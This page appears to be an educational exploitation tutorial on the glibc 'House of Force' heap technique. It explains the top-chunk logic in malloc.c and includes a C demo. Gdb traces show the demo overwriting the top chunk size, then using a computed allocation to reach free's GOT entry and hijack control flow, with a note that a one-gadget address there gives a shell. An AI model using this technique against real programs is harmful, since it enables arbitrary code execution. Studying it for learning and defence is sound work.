The House of Force[English]

Unknown macro: 'html'

Excuse the ads! We need some help to keep our site up. Unknown macro: 'html'

List

- 1 House of Force
- 2 Example
- 3 Related information

House of Force

- malloc () allocates memory using Top chunk in the following way.
    - Store the value of main_arene top in "victim" and the size of the top chunk in "size".
    - malloc () uses the space in Top chunk if the value of "size" is greater than or equal to "Newly requested memory size (nb) + minimum chunk size (MINSIZE)".
    - Store the value stored in "size" minus the size of the newly requested memory (nb) in "remainder_size" and the value stored in "victim" plus the size of the newly requested memory(nb) in "remainder" It is.
    - "remainder" is stored in main_arene top.
    - Using set_head () saves the newly requested memory size(nb) in "victimsize" and stores the value of "remainder_size" in "remaindersize".
    - malloc() calls chunk2mem(), returns the address(p + 2 * SIZE_SZ).


/release/2.25/master/malloc/malloc.c

```
/* finally, do the allocation */
p = av->top;
size = chunksize (p);

/* check that one of the above allocation paths succeeded */
if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE))
  {
    remainder_size = size - nb;
    remainder = chunk_at_offset (p, nb);
    av->top = remainder;
    set_head (p, nb | PREV_INUSE | (av != &main_arena ? NON_MAIN_ARENA : 0));
    set_head (remainder, remainder_size | PREV_INUSE);
    check_malloced_chunk (av, p, nb);
    return chunk2mem (p);
  }
```

- House of Force can overwrite the value stored in the size of the top chunk with another value and implement it if it can request the allocation of memory of the desired size.
    - After requesting memory allocation to malloc(), the value of Top chunk is overwritten with 0xffffffffffffffff.
    - In order to allocate the desired memory area, the calculated value is passed as the argument value of Mallo () function.
        - "Address of memory you want to allocate"-"Chunk header size (16 or 8)"-Top chunk address-"Chunk header size (16 or 8)"
    - After the memory allocation request, the address of the memory to be allocated is stored in the top chunk.
    - Requesting memory allocation to malloc () returns that memory.
- For example, allocate one memory and overwrite the top chunk's size with 0xffffffffffffffff:
    - To allocate 0x601010, it asks malloc () to allocate memory of size 0xffffffffffffeee0.
    - 0x601010 - 0x10 - 0x602110 - 0x10 = 0xffffffffffffeee0
    - After allocating memory, 0x601000 is stored in "main_arenatop".
    - And request malloc() for memory allocation, it returns 0x601010.

House of Force flow



Example

- This code behaves like the previous example.
  - Allocate one memory and change the value of the top chunk.
  - The next memory allocation request asks malloc() for memory allocation of size 0xffffffffffffeee0 to get the desired memory address.
  - Requests memory allocation to malloc() and stores the returned value in buf3.
  - Store 0x4141414141414141 in buf3[0] and call the free() function.

house_of_force.c

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    int size;
    unsigned long *buf1, *buf2, *buf3;

    fprintf(stderr,"The house of Force");

    buf1 = malloc(256);
    buf1[33] = 0xffffffffffffffff;

    buf2 = malloc(0xffffffffffffeee0);

    buf3 = malloc(256);

    buf3[0] = 0x4141414141414141;

    free(buf3);

    return 0;
}
```

- At 0x40062d, Check the allocated memory address and the value stored in the main_arenatop.
    - At 0x40063b and 0x400649, note the change in the value stored in the main_arena top.
    - Check the address of the newly allocated memory at 0x400657.
    - See how the data stored at 0x400672,0x40067c affects the flow of code.

Breakpoints

```
lazenca0x0@ubuntu:~$ gcc -o test test.c
lazenca0x0@ubuntu:~$ gdb -q ./test
Reading symbols from ./test...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000004005f6 <+0>:        push   rbp
   0x00000000004005f7 <+1>:        mov    rbp,rsp
   0x00000000004005fa <+4>:        sub    rsp,0x30
   0x00000000004005fe <+8>:        mov    DWORD PTR [rbp-0x24],edi
   0x0000000000400601 <+11>:        mov    QWORD PTR [rbp-0x30],rsi
   0x0000000000400605 <+15>:        mov    rax,QWORD PTR [rip+0x200a54]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x000000000040060c <+22>:        mov    rcx,rax
   0x000000000040060f <+25>:        mov    edx,0x12
   0x0000000000400614 <+30>:        mov    esi,0x1
   0x0000000000400619 <+35>:        mov    edi,0x400714
   0x000000000040061e <+40>:        call   0x4004e0 <fwrite@plt>
   0x0000000000400623 <+45>:        mov    edi,0x100
   0x0000000000400628 <+50>:        call   0x4004d0 <malloc@plt>
   0x000000000040062d <+55>:        mov    QWORD PTR [rbp-0x18],rax
   0x0000000000400631 <+59>:        mov    rax,QWORD PTR [rbp-0x18]
   0x0000000000400635 <+63>:        add    rax,0x108
   0x000000000040063b <+69>:        mov    QWORD PTR [rax],0xffffffffffffffff
   0x0000000000400642 <+76>:        mov    rdi,0xffffffffffffeee0
   0x0000000000400649 <+83>:        call   0x4004d0 <malloc@plt>
   0x000000000040064e <+88>:        mov    QWORD PTR [rbp-0x10],rax
   0x0000000000400652 <+92>:        mov    edi,0x100
   0x0000000000400657 <+97>:        call   0x4004d0 <malloc@plt>
   0x000000000040065c <+102>:        mov    QWORD PTR [rbp-0x8],rax
   0x0000000000400660 <+106>:        mov    rax,QWORD PTR [rbp-0x8]
   0x0000000000400664 <+110>:        add    rax,0x8
   0x0000000000400668 <+114>:        movabs rdx,0x4141414141414141
   0x0000000000400672 <+124>:        mov    QWORD PTR [rax],rdx
   0x0000000000400675 <+127>:        mov    rax,QWORD PTR [rbp-0x8]
   0x0000000000400679 <+131>:        mov    rdi,rax
   0x000000000040067c <+134>:        call   0x4004b0 <free@plt>
   0x0000000000400681 <+139>:        mov    eax,0x0
   0x0000000000400686 <+144>:        leave
   0x0000000000400687 <+145>:        ret
End of assembler dump.
gdb-peda$ b *0x000000000040062d
Breakpoint 1 at 0x40062d
gdb-peda$ b *0x000000000040063b
Breakpoint 2 at 0x40063b
gdb-peda$ b *0x0000000000400649
Breakpoint 3 at 0x400649
gdb-peda$ b *0x0000000000400657
Breakpoint 4 at 0x400657
gdb-peda$ b *0x0000000000400672
Breakpoint 5 at 0x400672
gdb-peda$ b *0x000000000040067c
Breakpoint 6 at 0x40067c
gdb-peda$
```

- The address of the first allocated memory is 0x602010, the top chunk is 0x602110 and the size is 0x20ef1.
  - Store 0xffffffffffffffff in main_arenatopsize.

Overwrite the size value of the top chunk.

```
gdb-peda$ r
Starting program: /home/lazenca0x0/test
The house of Force

Breakpoint 1, 0x000000000040062d in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ p main_arena.top
$1 = (mchunkptr) 0x602110
gdb-peda$ p main_arena.top.size
$2 = 0x20ef1
gdb-peda$ c
Continuing.

Breakpoint 2, 0x000000000040063b in main ()
gdb-peda$ x/i $rip
=> 0x40063b <main+69>:        mov    QWORD PTR [rax],0xffffffffffffffff
gdb-peda$ i r rax
rax            0x602118        0x602118
gdb-peda$
```

- After asking malloc() for an allocation of memory of size 0xffffffffffffeee0, the Top chunk changes to 0x601000.
    - This causes the next memory allocation request to be allocated an area of 0x601010.

change in the value of main_arene.top

```
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000000400649 in main ()
gdb-peda$ x/i $rip
=> 0x400649 <main+83>:        call   0x4004d0 <malloc@plt>
gdb-peda$ i r rdi
rdi            0xffffffffffffeee0        0xffffffffffffeee0
gdb-peda$ ni

0x000000000040064e in main ()
gdb-peda$ i r rax
rax            0x602120        0x602120
gdb-peda$ p main_arena.top
$3 = (mchunkptr) 0x601000

gdb-peda$ c
Continuing.

Breakpoint 4, 0x0000000000400657 in main ()
gdb-peda$ x/i $rip
=> 0x400657 <main+97>:        call   0x4004d0 <malloc@plt>
gdb-peda$ i r rdi
rdi            0x100        0x100
gdb-peda$ ni

0x000000000040065c in main ()
gdb-peda$ i r rax
rax            0x601010        0x601010
gdb-peda$
```

- The program stores 0x4141414141414141 in 0x601018.
    - The value stored at 0x601018 is the free@plt.
    - If you call the free() function at 0x40067c, the function calls free@plt(0x4004b0).
    - The code moves to the address stored in 0x601018.
    - An error occurs because the value stored in the area is 0x4141414141414141.
- If you enter the address of One-gadget instead of 0x4141414141414141 at 0x601018, you will get a shell.

Segmentation fault

```
gdb-peda$ c
Continuing.

Breakpoint 5, 0x0000000000400672 in main ()
gdb-peda$ x/i $rip
=> 0x400672 <main+124>:        mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax rdx
rax            0x601018        0x601018
rdx            0x4141414141414141        0x4141414141414141
gdb-peda$ x/gx 0x601018
0x601018:        0x00000000004004b6
gdb-peda$ x/gx 0x00000000004004b6
0x4004b6 <free@plt+6>:        0xffe0e90000000068
gdb-peda$ elfsymbol free
Detail symbol info
free@reloc = 0
free@plt = 0x4004b0
free@got = 0x601018
gdb-peda$ c
Continuing.

Breakpoint 6, 0x000000000040067c in main ()
gdb-peda$ x/i $rip
=> 0x40067c <main+134>:        call   0x4004b0 <free@plt>
gdb-peda$
gdb-peda$ x/2i 0x4004b0
   0x4004b0 <free@plt>:        jmp    QWORD PTR [rip+0x200b62]        # 0x601018
   0x4004b6 <free@plt+6>:        push   0x0
gdb-peda$ p/x 0x4004b6 + 0x200b62
$7 = 0x601018
gdb-peda$ x/gx 0x601018
0x601018:        0x4141414141414141
gdb-peda$ c
Continuing.

Program received signal SIGSEGV, Segmentation fault.

Stopped reason: SIGSEGV
0x00000000004004b0 in free@plt ()
gdb-peda$
```

Related information

- http://phrack.org/issues/66/10.html
- https://github.com/shellphish/how2heap
- https://gbmaster.wordpress.com/2015/06/28/x86-exploitation-101-house-of-force-jedi-overflow/

Unknown macro: 'html'